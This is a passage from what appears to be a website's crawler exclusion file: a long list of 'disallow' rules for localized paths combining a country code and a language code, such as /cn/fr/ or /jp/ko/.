- disallow: /bo/de/
- disallow: /bo/el/
- disallow: /bo/et/
- disallow: /bo/fi/
- disallow: /bo/fr/
- disallow: /bo/he/
- disallow: /bo/hi/
- disallow: /bo/hr/
- disallow: /bo/hu/
- disallow: /bo/id/
- disallow: /bo/it/
- disallow: /bo/ja/

- disallow: /bo/ko/
- disallow: /bo/lt/
- disallow: /bo/ms/
- disallow: /bo/nb/
- disallow: /bo/nl/
- disallow: /bo/pl/
- disallow: /bo/pt/
- disallow: /bo/ro/
- disallow: /bo/ru/
- disallow: /bo/sk/
- disallow: /bo/sv/
- disallow: /bo/sw/
- disallow: /bo/th/
- disallow: /bo/tl/
- disallow: /bo/tr/
- disallow: /bo/uk/
- disallow: /bo/ur/
- disallow: /bo/vi/
- disallow: /bo/zh/
- disallow: /br/ar/
- disallow: /br/az/
- disallow: /br/bg/
- disallow: /br/cs/
- disallow: /br/da/
- disallow: /br/de/
- disallow: /br/el/
- disallow: /br/es/
- disallow: /br/et/
- disallow: /br/fi/
- disallow: /br/fr/
- disallow: /br/he/
- disallow: /br/hi/
- disallow: /br/hr/
- disallow: /br/hu/
- disallow: /br/id/
- disallow: /br/it/
- disallow: /br/ja/
- disallow: /br/ko/
- disallow: /br/lt/
- disallow: /br/ms/
- disallow: /br/nb/
- disallow: /br/nl/
- disallow: /br/pl/
- disallow: /br/ro/
- disallow: /br/ru/
- disallow: /br/sk/
- disallow: /br/sv/
- disallow: /br/sw/
- disallow: /br/th/
- disallow: /br/tl/
- disallow: /br/tr/
- disallow: /br/uk/
- disallow: /br/ur/

- disallow: /br/vi/
- disallow: /br/zh/
- disallow: /by/en/
- disallow: /by/ar/
- disallow: /by/az/
- disallow: /by/bg/
- disallow: /by/cs/
- disallow: /by/da/
- disallow: /by/de/
- disallow: /by/el/
- disallow: /by/es/
- disallow: /by/et/
- disallow: /by/fi/
- disallow: /by/fr/
- disallow: /by/he/
- disallow: /by/hi/
- disallow: /by/hr/
- disallow: /by/hu/
- disallow: /by/id/
- disallow: /by/it/
- disallow: /by/ja/
- disallow: /by/ko/
- disallow: /by/lt/
- disallow: /by/ms/
- disallow: /by/nb/
- disallow: /by/nl/
- disallow: /by/pl/
- disallow: /by/pt/
- disallow: /by/ro/
- disallow: /by/sk/
- disallow: /by/sv/
- disallow: /by/sw/
- disallow: /by/th/
- disallow: /by/tl/
- disallow: /by/tr/
- disallow: /by/uk/
- disallow: /by/ur/
- disallow: /by/vi/
- disallow: /by/zh/
- disallow: /ca/az/
- disallow: /ca/bg/
- disallow: /ca/cs/
- disallow: /ca/da/
- disallow: /ca/de/
- disallow: /ca/el/
- disallow: /ca/es/
- disallow: /ca/et/
- disallow: /ca/fi/
- disallow: /ca/he/
- disallow: /ca/hi/
- disallow: /ca/hr/
- disallow: /ca/hu/
- disallow: /ca/id/

- disallow: /ca/it/
- disallow: /ca/ja/
- disallow: /ca/ko/
- disallow: /ca/lt/
- disallow: /ca/ms/
- disallow: /ca/nb/
- disallow: /ca/nl/
- disallow: /ca/pl/
- disallow: /ca/pt/
- disallow: /ca/ro/
- disallow: /ca/ru/
- disallow: /ca/sk/
- disallow: /ca/sv/
- disallow: /ca/sw/
- disallow: /ca/th/
- disallow: /ca/tl/
- disallow: /ca/tr/
- disallow: /ca/uk/
- disallow: /ca/ur/
- disallow: /ca/vi/
- disallow: /ca/zh/
- disallow: /ch/ar/
- disallow: /ch/az/
- disallow: /ch/bg/
- disallow: /ch/cs/
- disallow: /ch/da/
- disallow: /ch/el/
- disallow: /ch/en/
- disallow: /ch/es/
- disallow: /ch/et/
- disallow: /ch/fi/
- disallow: /ch/he/
- disallow: /ch/hi/
- disallow: /ch/hr/
- disallow: /ch/hu/
- disallow: /ch/id/
- disallow: /ch/ja/
- disallow: /ch/ko/
- disallow: /ch/lt/
- disallow: /ch/ms/
- disallow: /ch/nb/
- disallow: /ch/nl/
- disallow: /ch/pl/
- disallow: /ch/pt/
- disallow: /ch/ro/
- disallow: /ch/ru/
- disallow: /ch/sk/
- disallow: /ch/sv/
- disallow: /ch/sw/
- disallow: /ch/th/
- disallow: /ch/tl/
- disallow: /ch/tr/
- disallow: /ch/uk/

- disallow: /ch/ur/
- disallow: /ch/vi/
- disallow: /ch/zh/
- disallow: /cl/ar/
- disallow: /cl/az/
- disallow: /cl/bg/
- disallow: /cl/cs/
- disallow: /cl/da/
- disallow: /cl/de/
- disallow: /cl/el/
- disallow: /cl/et/
- disallow: /cl/fi/
- disallow: /cl/fr/
- disallow: /cl/he/
- disallow: /cl/hi/
- disallow: /cl/hr/
- disallow: /cl/hu/
- disallow: /cl/id/
- disallow: /cl/it/
- disallow: /cl/ja/
- disallow: /cl/ko/
- disallow: /cl/lt/
- disallow: /cl/ms/
- disallow: /cl/nb/
- disallow: /cl/nl/
- disallow: /cl/pl/
- disallow: /cl/pt/
- disallow: /cl/ro/
- disallow: /cl/ru/
- disallow: /cl/sk/
- disallow: /cl/sv/
- disallow: /cl/sw/
- disallow: /cl/th/
- disallow: /cl/tl/
- disallow: /cl/tr/
- disallow: /cl/uk/
- disallow: /cl/ur/
- disallow: /cl/vi/
- disallow: /cl/zh/
- disallow: /cn/ar/
- disallow: /cn/az/
- disallow: /cn/bg/
- disallow: /cn/cs/
- disallow: /cn/da/
- disallow: /cn/de/
- disallow: /cn/el/
- disallow: /cn/es/
- disallow: /cn/et/
- disallow: /cn/fi/
- disallow: /cn/fr/
- disallow: /cn/he/
- disallow: /cn/hi/
- disallow: /cn/hr/

- disallow: /cn/hu/
- disallow: /cn/id/
- disallow: /cn/it/
- disallow: /cn/ja/
- disallow: /cn/ko/
- disallow: /cn/lt/
- disallow: /cn/ms/
- disallow: /cn/nb/
- disallow: /cn/nl/
- disallow: /cn/pl/
- disallow: /cn/pt/
- disallow: /cn/ro/
- disallow: /cn/ru/
- disallow: /cn/sk/
- disallow: /cn/sv/
- disallow: /cn/sw/
- disallow: /cn/th/
- disallow: /cn/tl/
- disallow: /cn/tr/
- disallow: /cn/uk/
- disallow: /cn/ur/
- disallow: /cn/vi/
- disallow: /co/ar/
- disallow: /co/az/
- disallow: /co/bg/
- disallow: /co/cs/
- disallow: /co/da/
- disallow: /co/de/
- disallow: /co/el/
- disallow: /co/et/
- disallow: /co/fi/
- disallow: /co/fr/
- disallow: /co/he/
- disallow: /co/hi/
- disallow: /co/hr/
- disallow: /co/hu/
- disallow: /co/id/
- disallow: /co/it/
- disallow: /co/ja/
- disallow: /co/ko/
- disallow: /co/lt/
- disallow: /co/ms/
- disallow: /co/nb/
- disallow: /co/nl/
- disallow: /co/pl/
- disallow: /co/pt/
- disallow: /co/ro/
- disallow: /co/ru/
- disallow: /co/sk/
- disallow: /co/sv/
- disallow: /co/sw/
- disallow: /co/th/
- disallow: /co/tl/

- disallow: /co/tr/
- disallow: /co/uk/
- disallow: /co/ur/
- disallow: /co/vi/
- disallow: /co/zh/
- disallow: /cr/ar/
- disallow: /cr/az/
- disallow: /cr/bg/
- disallow: /cr/cs/
- disallow: /cr/da/
- disallow: /cr/de/
- disallow: /cr/el/
- disallow: /cr/et/
- disallow: /cr/fi/
- disallow: /cr/fr/
- disallow: /cr/he/
- disallow: /cr/hi/
- disallow: /cr/hr/
- disallow: /cr/hu/
- disallow: /cr/id/
- disallow: /cr/it/
- disallow: /cr/ja/
- disallow: /cr/ko/
- disallow: /cr/lt/
- disallow: /cr/ms/
- disallow: /cr/nb/
- disallow: /cr/nl/
- disallow: /cr/pl/
- disallow: /cr/pt/
- disallow: /cr/ro/
- disallow: /cr/ru/
- disallow: /cr/sk/
- disallow: /cr/sv/
- disallow: /cr/sw/
- disallow: /cr/th/
- disallow: /cr/tl/
- disallow: /cr/tr/
- disallow: /cr/uk/
- disallow: /cr/ur/
- disallow: /cr/vi/
- disallow: /cr/zh/
- disallow: /cz/ar/
- disallow: /cz/az/
- disallow: /cz/bg/
- disallow: /cz/da/
- disallow: /cz/de/
- disallow: /cz/el/
- disallow: /cz/es/
- disallow: /cz/et/
- disallow: /cz/fi/
- disallow: /cz/fr/
- disallow: /cz/he/
- disallow: /cz/hi/

- disallow: /cz/hr/
- disallow: /cz/hu/
- disallow: /cz/id/
- disallow: /cz/it/
- disallow: /cz/ja/
- disallow: /cz/ko/
- disallow: /cz/lt/
- disallow: /cz/ms/
- disallow: /cz/nb/
- disallow: /cz/nl/
- disallow: /cz/pl/
- disallow: /cz/pt/
- disallow: /cz/ro/
- disallow: /cz/sk/
- disallow: /cz/sv/
- disallow: /cz/sw/
- disallow: /cz/th/
- disallow: /cz/tl/
- disallow: /cz/tr/
- disallow: /cz/uk/
- disallow: /cz/ur/
- disallow: /cz/vi/
- disallow: /cz/zh/
- disallow: /de/az/
- disallow: /de/bg/
- disallow: /de/cs/
- disallow: /de/da/
- disallow: /de/el/
- disallow: /de/es/
- disallow: /de/et/
- disallow: /de/fi/
- disallow: /de/fr/
- disallow: /de/he/
- disallow: /de/hi/
- disallow: /de/hr/
- disallow: /de/hu/
- disallow: /de/id/
- disallow: /de/it/
- disallow: /de/ja/
- disallow: /de/ko/
- disallow: /de/lt/
- disallow: /de/ms/
- disallow: /de/nb/
- disallow: /de/nl/
- disallow: /de/pl/
- disallow: /de/pt/
- disallow: /de/ro/
- disallow: /de/ru/
- disallow: /de/sk/
- disallow: /de/sv/
- disallow: /de/sw/
- disallow: /de/th/
- disallow: /de/tl/

- disallow: /de/tr/
- disallow: /de/uk/
- disallow: /de/ur/
- disallow: /de/vi/
- disallow: /de/zh/
- disallow: /dk/ar/
- disallow: /dk/az/
- disallow: /dk/bg/
- disallow: /dk/cs/
- disallow: /dk/de/
- disallow: /dk/el/
- disallow: /dk/es/
- disallow: /dk/et/
- disallow: /dk/fi/
- disallow: /dk/fr/
- disallow: /dk/he/
- disallow: /dk/hi/
- disallow: /dk/hr/
- disallow: /dk/hu/
- disallow: /dk/id/
- disallow: /dk/it/
- disallow: /dk/ja/
- disallow: /dk/ko/
- disallow: /dk/lt/
- disallow: /dk/ms/
- disallow: /dk/nb/
- disallow: /dk/nl/
- disallow: /dk/pl/
- disallow: /dk/pt/
- disallow: /dk/ro/
- disallow: /dk/ru/
- disallow: /dk/sk/
- disallow: /dk/sv/
- disallow: /dk/sw/
- disallow: /dk/th/
- disallow: /dk/tl/
- disallow: /dk/tr/
- disallow: /dk/uk/
- disallow: /dk/ur/
- disallow: /dk/vi/
- disallow: /dk/zh/
- disallow: /do/ar/
- disallow: /do/az/
- disallow: /do/bg/
- disallow: /do/cs/
- disallow: /do/da/
- disallow: /do/de/
- disallow: /do/el/
- disallow: /do/et/
- disallow: /do/fi/
- disallow: /do/fr/
- disallow: /do/he/
- disallow: /do/hi/

- disallow: /do/hr/
- disallow: /do/hu/
- disallow: /do/id/
- disallow: /do/it/
- disallow: /do/ja/
- disallow: /do/ko/
- disallow: /do/lt/
- disallow: /do/ms/
- disallow: /do/nb/
- disallow: /do/nl/
- disallow: /do/pl/
- disallow: /do/pt/
- disallow: /do/ro/
- disallow: /do/ru/
- disallow: /do/sk/
- disallow: /do/sv/
- disallow: /do/sw/
- disallow: /do/th/
- disallow: /do/tl/
- disallow: /do/tr/
- disallow: /do/uk/
- disallow: /do/ur/
- disallow: /do/vi/
- disallow: /do/zh/
- disallow: /ec/ar/
- disallow: /ec/az/
- disallow: /ec/bg/
- disallow: /ec/cs/
- disallow: /ec/da/
- disallow: /ec/de/
- disallow: /ec/el/
- disallow: /ec/et/
- disallow: /ec/fi/
- disallow: /ec/fr/
- disallow: /ec/he/
- disallow: /ec/hi/
- disallow: /ec/hr/
- disallow: /ec/hu/
- disallow: /ec/id/
- disallow: /ec/it/
- disallow: /ec/ja/
- disallow: /ec/ko/
- disallow: /ec/lt/
- disallow: /ec/ms/
- disallow: /ec/nb/
- disallow: /ec/nl/
- disallow: /ec/pl/
- disallow: /ec/pt/
- disallow: /ec/ro/
- disallow: /ec/ru/
- disallow: /ec/sk/
- disallow: /ec/sv/
- disallow: /ec/sw/

- disallow: /ec/th/
- disallow: /ec/tl/
- disallow: /ec/tr/
- disallow: /ec/uk/
- disallow: /ec/ur/
- disallow: /ec/vi/
- disallow: /ec/zh/
- disallow: /ee/az/
- disallow: /ee/bg/
- disallow: /ee/cs/
- disallow: /ee/da/
- disallow: /ee/de/
- disallow: /ee/el/
- disallow: /ee/es/
- disallow: /ee/fi/
- disallow: /ee/fr/
- disallow: /ee/he/
- disallow: /ee/hi/
- disallow: /ee/hr/
- disallow: /ee/hu/
- disallow: /ee/id/
- disallow: /ee/it/
- disallow: /ee/ja/
- disallow: /ee/ko/
- disallow: /ee/lt/
- disallow: /ee/ms/
- disallow: /ee/nb/
- disallow: /ee/nl/
- disallow: /ee/pl/
- disallow: /ee/pt/
- disallow: /ee/ro/
- disallow: /ee/sk/
- disallow: /ee/sv/
- disallow: /ee/sw/
- disallow: /ee/th/
- disallow: /ee/tl/
- disallow: /ee/tr/
- disallow: /ee/uk/
- disallow: /ee/ur/
- disallow: /ee/vi/
- disallow: /ee/zh/
- disallow: /eg/bg/
- disallow: /eg/cs/
- disallow: /eg/da/
- disallow: /eg/de/
- disallow: /eg/el/
- disallow: /eg/es/
- disallow: /eg/et/
- disallow: /eg/fi/
- disallow: /eg/fr/
- disallow: /eg/he/
- disallow: /eg/hi/
- disallow: /eg/hr/

- disallow: /eg/hu/
- disallow: /eg/id/
- disallow: /eg/it/
- disallow: /eg/ja/
- disallow: /eg/ko/
- disallow: /eg/lt/
- disallow: /eg/ms/
- disallow: /eg/nb/
- disallow: /eg/nl/
- disallow: /eg/pl/
- disallow: /eg/pt/
- disallow: /eg/ro/
- disallow: /eg/ru/
- disallow: /eg/sk/
- disallow: /eg/sv/
- disallow: /eg/sw/
- disallow: /eg/th/
- disallow: /eg/tl/
- disallow: /eg/tr/
- disallow: /eg/uk/
- disallow: /eg/ur/
- disallow: /eg/vi/
- disallow: /eg/zh/
- disallow: /es/az/
- disallow: /es/bg/
- disallow: /es/cs/
- disallow: /es/da/
- disallow: /es/de/
- disallow: /es/el/
- disallow: /es/et/
- disallow: /es/fi/
- disallow: /es/fr/
- disallow: /es/he/
- disallow: /es/hi/
- disallow: /es/hr/
- disallow: /es/hu/
- disallow: /es/id/
- disallow: /es/it/
- disallow: /es/ja/
- disallow: /es/ko/
- disallow: /es/lt/
- disallow: /es/ms/
- disallow: /es/nb/
- disallow: /es/nl/
- disallow: /es/pl/
- disallow: /es/pt/
- disallow: /es/ro/
- disallow: /es/ru/
- disallow: /es/sk/
- disallow: /es/sv/
- disallow: /es/sw/
- disallow: /es/th/
- disallow: /es/tl/

- disallow: /es/tr/
- disallow: /es/uk/
- disallow: /es/ur/
- disallow: /es/vi/
- disallow: /es/zh/
- disallow: /fi/az/
- disallow: /fi/bg/
- disallow: /fi/cs/
- disallow: /fi/da/
- disallow: /fi/de/
- disallow: /fi/el/
- disallow: /fi/es/
- disallow: /fi/et/
- disallow: /fi/fr/
- disallow: /fi/he/
- disallow: /fi/hi/
- disallow: /fi/hr/
- disallow: /fi/hu/
- disallow: /fi/id/
- disallow: /fi/it/
- disallow: /fi/ja/
- disallow: /fi/ko/
- disallow: /fi/lt/
- disallow: /fi/ms/
- disallow: /fi/nb/
- disallow: /fi/nl/
- disallow: /fi/pl/
- disallow: /fi/pt/
- disallow: /fi/ro/
- disallow: /fi/ru/
- disallow: /fi/sk/
- disallow: /fi/sv/
- disallow: /fi/sw/
- disallow: /fi/th/
- disallow: /fi/tl/
- disallow: /fi/tr/
- disallow: /fi/uk/
- disallow: /fi/ur/
- disallow: /fi/vi/
- disallow: /fi/zh/
- disallow: /fr/ar/
- disallow: /fr/az/
- disallow: /fr/bg/
- disallow: /fr/cs/
- disallow: /fr/da/
- disallow: /fr/de/
- disallow: /fr/el/
- disallow: /fr/es/
- disallow: /fr/et/
- disallow: /fr/fi/
- disallow: /fr/he/
- disallow: /fr/hi/
- disallow: /fr/hr/

- disallow: /fr/hu/
- disallow: /fr/id/
- disallow: /fr/it/
- disallow: /fr/ja/
- disallow: /fr/ko/
- disallow: /fr/lt/
- disallow: /fr/ms/
- disallow: /fr/nb/
- disallow: /fr/nl/
- disallow: /fr/pl/
- disallow: /fr/pt/
- disallow: /fr/ro/
- disallow: /fr/ru/
- disallow: /fr/sk/
- disallow: /fr/sv/
- disallow: /fr/sw/
- disallow: /fr/th/
- disallow: /fr/tl/
- disallow: /fr/tr/
- disallow: /fr/uk/
- disallow: /fr/ur/
- disallow: /fr/vi/
- disallow: /fr/zh/
- disallow: /gb/az/
- disallow: /gb/bg/
- disallow: /gb/cs/
- disallow: /gb/da/
- disallow: /gb/de/
- disallow: /gb/el/
- disallow: /gb/es/
- disallow: /gb/et/
- disallow: /gb/fi/
- disallow: /gb/fr/
- disallow: /gb/he/
- disallow: /gb/hi/
- disallow: /gb/hr/
- disallow: /gb/hu/
- disallow: /gb/id/
- disallow: /gb/it/
- disallow: /gb/ja/
- disallow: /gb/ko/
- disallow: /gb/lt/
- disallow: /gb/ms/
- disallow: /gb/nb/
- disallow: /gb/nl/
- disallow: /gb/pl/
- disallow: /gb/pt/
- disallow: /gb/ro/
- disallow: /gb/ru/
- disallow: /gb/sk/
- disallow: /gb/sv/
- disallow: /gb/sw/
- disallow: /gb/th/

- disallow: /gb/tl/
- disallow: /gb/tr/
- disallow: /gb/uk/
- disallow: /gb/ur/
- disallow: /gb/vi/
- disallow: /gb/zh/
- disallow: /gh/az/
- disallow: /gh/bg/
- disallow: /gh/cs/
- disallow: /gh/da/
- disallow: /gh/de/
- disallow: /gh/el/
- disallow: /gh/es/
- disallow: /gh/et/
- disallow: /gh/fi/
- disallow: /gh/fr/
- disallow: /gh/he/
- disallow: /gh/hi/
- disallow: /gh/hr/
- disallow: /gh/hu/
- disallow: /gh/id/
- disallow: /gh/it/
- disallow: /gh/ja/
- disallow: /gh/ko/
- disallow: /gh/lt/
- disallow: /gh/ms/
- disallow: /gh/nb/
- disallow: /gh/nl/
- disallow: /gh/pl/
- disallow: /gh/pt/
- disallow: /gh/ro/
- disallow: /gh/ru/
- disallow: /gh/sk/
- disallow: /gh/sv/
- disallow: /gh/sw/
- disallow: /gh/th/
- disallow: /gh/tl/
- disallow: /gh/tr/
- disallow: /gh/uk/
- disallow: /gh/ur/
- disallow: /gh/vi/
- disallow: /gh/zh/
- disallow: /gr/az/
- disallow: /gr/bg/
- disallow: /gr/cs/
- disallow: /gr/da/
- disallow: /gr/de/
- disallow: /gr/es/
- disallow: /gr/et/
- disallow: /gr/fi/
- disallow: /gr/fr/
- disallow: /gr/he/
- disallow: /gr/hi/

- disallow: /gr/hr/
- disallow: /gr/hu/
- disallow: /gr/id/
- disallow: /gr/it/
- disallow: /gr/ja/
- disallow: /gr/ko/
- disallow: /gr/lt/
- disallow: /gr/ms/
- disallow: /gr/nb/
- disallow: /gr/nl/
- disallow: /gr/pl/
- disallow: /gr/pt/
- disallow: /gr/ro/
- disallow: /gr/ru/
- disallow: /gr/sk/
- disallow: /gr/sv/
- disallow: /gr/sw/
- disallow: /gr/th/
- disallow: /gr/tl/
- disallow: /gr/tr/
- disallow: /gr/uk/
- disallow: /gr/ur/
- disallow: /gr/vi/
- disallow: /gr/zh/
- disallow: /gt/az/
- disallow: /gt/bg/
- disallow: /gt/cs/
- disallow: /gt/da/
- disallow: /gt/de/
- disallow: /gt/el/
- disallow: /gt/et/
- disallow: /gt/fi/
- disallow: /gt/fr/
- disallow: /gt/he/
- disallow: /gt/hi/
- disallow: /gt/hr/
- disallow: /gt/hu/
- disallow: /gt/id/
- disallow: /gt/it/
- disallow: /gt/ja/
- disallow: /gt/ko/
- disallow: /gt/lt/
- disallow: /gt/ms/
- disallow: /gt/nb/
- disallow: /gt/nl/
- disallow: /gt/pl/
- disallow: /gt/pt/
- disallow: /gt/ro/
- disallow: /gt/ru/
- disallow: /gt/sk/
- disallow: /gt/sv/
- disallow: /gt/sw/
- disallow: /gt/th/

- disallow: /gt/tl/
- disallow: /gt/tr/
- disallow: /gt/uk/
- disallow: /gt/ur/
- disallow: /gt/vi/
- disallow: /gt/zh/
- disallow: /hk/ar/
- disallow: /hk/az/
- disallow: /hk/bg/
- disallow: /hk/cs/
- disallow: /hk/da/
- disallow: /hk/de/
- disallow: /hk/el/
- disallow: /hk/es/
- disallow: /hk/et/
- disallow: /hk/fi/
- disallow: /hk/fr/
- disallow: /hk/he/
- disallow: /hk/hi/
- disallow: /hk/hr/
- disallow: /hk/hu/
- disallow: /hk/id/
- disallow: /hk/it/
- disallow: /hk/ja/
- disallow: /hk/ko/
- disallow: /hk/lt/
- disallow: /hk/ms/
- disallow: /hk/nb/
- disallow: /hk/nl/
- disallow: /hk/pl/
- disallow: /hk/pt/
- disallow: /hk/ro/
- disallow: /hk/ru/
- disallow: /hk/sk/
- disallow: /hk/sv/
- disallow: /hk/sw/
- disallow: /hk/th/
- disallow: /hk/tl/
- disallow: /hk/tr/
- disallow: /hk/uk/
- disallow: /hk/ur/
- disallow: /hk/vi/
- disallow: /hn/az/
- disallow: /hn/bg/
- disallow: /hn/cs/
- disallow: /hn/da/
- disallow: /hn/de/
- disallow: /hn/el/
- disallow: /hn/et/
- disallow: /hn/fi/
- disallow: /hn/fr/
- disallow: /hn/he/
- disallow: /hn/hi/

- disallow: /hn/hr/
- disallow: /hn/hu/
- disallow: /hn/id/
- disallow: /hn/it/
- disallow: /hn/ja/
- disallow: /hn/ko/
- disallow: /hn/lt/
- disallow: /hn/ms/
- disallow: /hn/nb/
- disallow: /hn/nl/
- disallow: /hn/pl/
- disallow: /hn/pt/
- disallow: /hn/ro/
- disallow: /hn/ru/
- disallow: /hn/sk/
- disallow: /hn/sv/
- disallow: /hn/sw/
- disallow: /hn/th/
- disallow: /hn/tl/
- disallow: /hn/tr/
- disallow: /hn/uk/
- disallow: /hn/ur/
- disallow: /hn/vi/
- disallow: /hn/zh/
- disallow: /hr/az/
- disallow: /hr/bg/
- disallow: /hr/cs/
- disallow: /hr/da/
- disallow: /hr/de/
- disallow: /hr/el/
- disallow: /hr/es/
- disallow: /hr/et/
- disallow: /hr/fi/
- disallow: /hr/fr/
- disallow: /hr/he/
- disallow: /hr/hi/
- disallow: /hr/hu/
- disallow: /hr/id/
- disallow: /hr/it/
- disallow: /hr/ja/
- disallow: /hr/ko/
- disallow: /hr/lt/
- disallow: /hr/ms/
- disallow: /hr/nb/
- disallow: /hr/nl/
- disallow: /hr/pl/
- disallow: /hr/pt/
- disallow: /hr/ro/
- disallow: /hr/ru/
- disallow: /hr/sk/
- disallow: /hr/sv/
- disallow: /hr/sw/
- disallow: /hr/th/

- disallow: /hr/tl/
- disallow: /hr/tr/
- disallow: /hr/uk/
- disallow: /hr/ur/
- disallow: /hr/vi/
- disallow: /hr/zh/
- disallow: /hu/ar/
- disallow: /hu/az/
- disallow: /hu/bg/
- disallow: /hu/cs/
- disallow: /hu/da/
- disallow: /hu/de/
- disallow: /hu/el/
- disallow: /hu/es/
- disallow: /hu/et/
- disallow: /hu/fi/
- disallow: /hu/fr/
- disallow: /hu/he/
- disallow: /hu/hi/
- disallow: /hu/hr/
- disallow: /hu/id/
- disallow: /hu/it/
- disallow: /hu/ja/
- disallow: /hu/ko/
- disallow: /hu/lt/
- disallow: /hu/ms/
- disallow: /hu/nb/
- disallow: /hu/nl/
- disallow: /hu/pl/
- disallow: /hu/pt/
- disallow: /hu/ro/
- disallow: /hu/ru/
- disallow: /hu/sk/
- disallow: /hu/sv/
- disallow: /hu/sw/
- disallow: /hu/th/
- disallow: /hu/tl/
- disallow: /hu/tr/
- disallow: /hu/uk/
- disallow: /hu/ur/
- disallow: /hu/vi/
- disallow: /hu/zh/
- disallow: /id/ar/
- disallow: /id/az/
- disallow: /id/bg/
- disallow: /id/cs/
- disallow: /id/da/
- disallow: /id/de/
- disallow: /id/el/
- disallow: /id/es/
- disallow: /id/et/
- disallow: /id/fi/
- disallow: /id/fr/

- disallow: /id/he/
- disallow: /id/hi/
- disallow: /id/hr/
- disallow: /id/hu/
- disallow: /id/it/
- disallow: /id/ja/
- disallow: /id/ko/
- disallow: /id/lt/
- disallow: /id/ms/
- disallow: /id/nb/
- disallow: /id/nl/
- disallow: /id/pl/
- disallow: /id/pt/
- disallow: /id/ro/
- disallow: /id/ru/
- disallow: /id/sk/
- disallow: /id/sv/
- disallow: /id/sw/
- disallow: /id/th/
- disallow: /id/tl/
- disallow: /id/tr/
- disallow: /id/uk/
- disallow: /id/ur/
- disallow: /id/vi/
- disallow: /id/zh/
- disallow: /ie/bg/
- disallow: /ie/cs/
- disallow: /ie/da/
- disallow: /ie/de/
- disallow: /ie/el/
- disallow: /ie/es/
- disallow: /ie/et/
- disallow: /ie/fi/
- disallow: /ie/fr/
- disallow: /ie/he/
- disallow: /ie/hi/
- disallow: /ie/hr/
- disallow: /ie/hu/
- disallow: /ie/id/
- disallow: /ie/it/
- disallow: /ie/ja/
- disallow: /ie/ko/
- disallow: /ie/lt/
- disallow: /ie/ms/
- disallow: /ie/nb/
- disallow: /ie/nl/
- disallow: /ie/pl/
- disallow: /ie/pt/
- disallow: /ie/ro/
- disallow: /ie/ru/
- disallow: /ie/sk/
- disallow: /ie/sv/
- disallow: /ie/sw/

- disallow: /ie/th/
- disallow: /ie/tl/
- disallow: /ie/tr/
- disallow: /ie/uk/
- disallow: /ie/ur/
- disallow: /ie/vi/
- disallow: /ie/zh/
- disallow: /il/bg/
- disallow: /il/cs/
- disallow: /il/da/
- disallow: /il/de/
- disallow: /il/el/
- disallow: /il/es/
- disallow: /il/et/
- disallow: /il/fi/
- disallow: /il/fr/
- disallow: /il/hi/
- disallow: /il/hr/
- disallow: /il/hu/
- disallow: /il/id/
- disallow: /il/it/
- disallow: /il/ja/
- disallow: /il/ko/
- disallow: /il/lt/
- disallow: /il/ms/
- disallow: /il/nb/
- disallow: /il/nl/
- disallow: /il/pl/
- disallow: /il/pt/
- disallow: /il/ro/
- disallow: /il/ru/
- disallow: /il/sk/
- disallow: /il/sv/
- disallow: /il/sw/
- disallow: /il/th/
- disallow: /il/tl/
- disallow: /il/tr/
- disallow: /il/uk/
- disallow: /il/ur/
- disallow: /il/vi/
- disallow: /il/zh/
- disallow: /in/az/
- disallow: /in/bg/
- disallow: /in/cs/
- disallow: /in/da/
- disallow: /in/de/
- disallow: /in/el/
- disallow: /in/es/
- disallow: /in/et/
- disallow: /in/fi/
- disallow: /in/fr/
- disallow: /in/he/
- disallow: /in/hr/

- disallow: /in/hu/
- disallow: /in/id/
- disallow: /in/it/
- disallow: /in/ja/
- disallow: /in/ko/
- disallow: /in/lt/
- disallow: /in/ms/
- disallow: /in/nb/
- disallow: /in/nl/
- disallow: /in/pl/
- disallow: /in/pt/
- disallow: /in/ro/
- disallow: /in/ru/
- disallow: /in/sk/
- disallow: /in/sv/
- disallow: /in/sw/
- disallow: /in/th/
- disallow: /in/tl/
- disallow: /in/tr/
- disallow: /in/uk/
- disallow: /in/ur/
- disallow: /in/vi/
- disallow: /in/zh/
- disallow: /it/az/
- disallow: /it/bg/
- disallow: /it/cs/
- disallow: /it/da/
- disallow: /it/de/
- disallow: /it/el/
- disallow: /it/es/
- disallow: /it/et/
- disallow: /it/fi/
- disallow: /it/fr/
- disallow: /it/he/
- disallow: /it/hi/
- disallow: /it/hr/
- disallow: /it/hu/
- disallow: /it/id/
- disallow: /it/ja/
- disallow: /it/ko/
- disallow: /it/lt/
- disallow: /it/ms/
- disallow: /it/nb/
- disallow: /it/nl/
- disallow: /it/pl/
- disallow: /it/pt/
- disallow: /it/ro/
- disallow: /it/ru/
- disallow: /it/sk/
- disallow: /it/sv/
- disallow: /it/sw/
- disallow: /it/th/
- disallow: /it/tl/

- disallow: /it/tr/
- disallow: /it/uk/
- disallow: /it/ur/
- disallow: /it/vi/
- disallow: /it/zh/
- disallow: /jo/bg/
- disallow: /jo/cs/
- disallow: /jo/da/
- disallow: /jo/de/
- disallow: /jo/el/
- disallow: /jo/es/
- disallow: /jo/et/
- disallow: /jo/fi/
- disallow: /jo/fr/
- disallow: /jo/he/
- disallow: /jo/hi/
- disallow: /jo/hr/
- disallow: /jo/hu/
- disallow: /jo/id/
- disallow: /jo/it/
- disallow: /jo/ja/
- disallow: /jo/ko/
- disallow: /jo/lt/
- disallow: /jo/ms/
- disallow: /jo/nb/
- disallow: /jo/nl/
- disallow: /jo/pl/
- disallow: /jo/pt/
- disallow: /jo/ro/
- disallow: /jo/ru/
- disallow: /jo/sk/
- disallow: /jo/sv/
- disallow: /jo/sw/
- disallow: /jo/th/
- disallow: /jo/tl/
- disallow: /jo/tr/
- disallow: /jo/uk/
- disallow: /jo/ur/
- disallow: /jo/vi/
- disallow: /jo/zh/
- disallow: /jp/zh/
- disallow: /jp/ar/
- disallow: /jp/az/
- disallow: /jp/bg/
- disallow: /jp/cs/
- disallow: /jp/da/
- disallow: /jp/de/
- disallow: /jp/el/
- disallow: /jp/es/
- disallow: /jp/et/
- disallow: /jp/fi/
- disallow: /jp/fr/
- disallow: /jp/he/

- disallow: /jp/hi/
- disallow: /jp/hr/
- disallow: /jp/hu/
- disallow: /jp/id/
- disallow: /jp/it/
- disallow: /jp/ko/
- disallow: /jp/lt/
- disallow: /jp/ms/
- disallow: /jp/nb/
- disallow: /jp/nl/
- disallow: /jp/pl/
- disallow: /jp/pt/
- disallow: /jp/ro/
- disallow: /jp/ru/
- disallow: /jp/sk/
- disallow: /jp/sv/
- disallow: /jp/sw/
- disallow: /jp/th/
- disallow: /jp/tl/
- disallow: /jp/tr/
- disallow: /jp/uk/
- disallow: /jp/ur/
- disallow: /jp/vi/
- disallow: /ke/az/
- disallow: /ke/bg/
- disallow: /ke/cs/
- disallow: /ke/da/
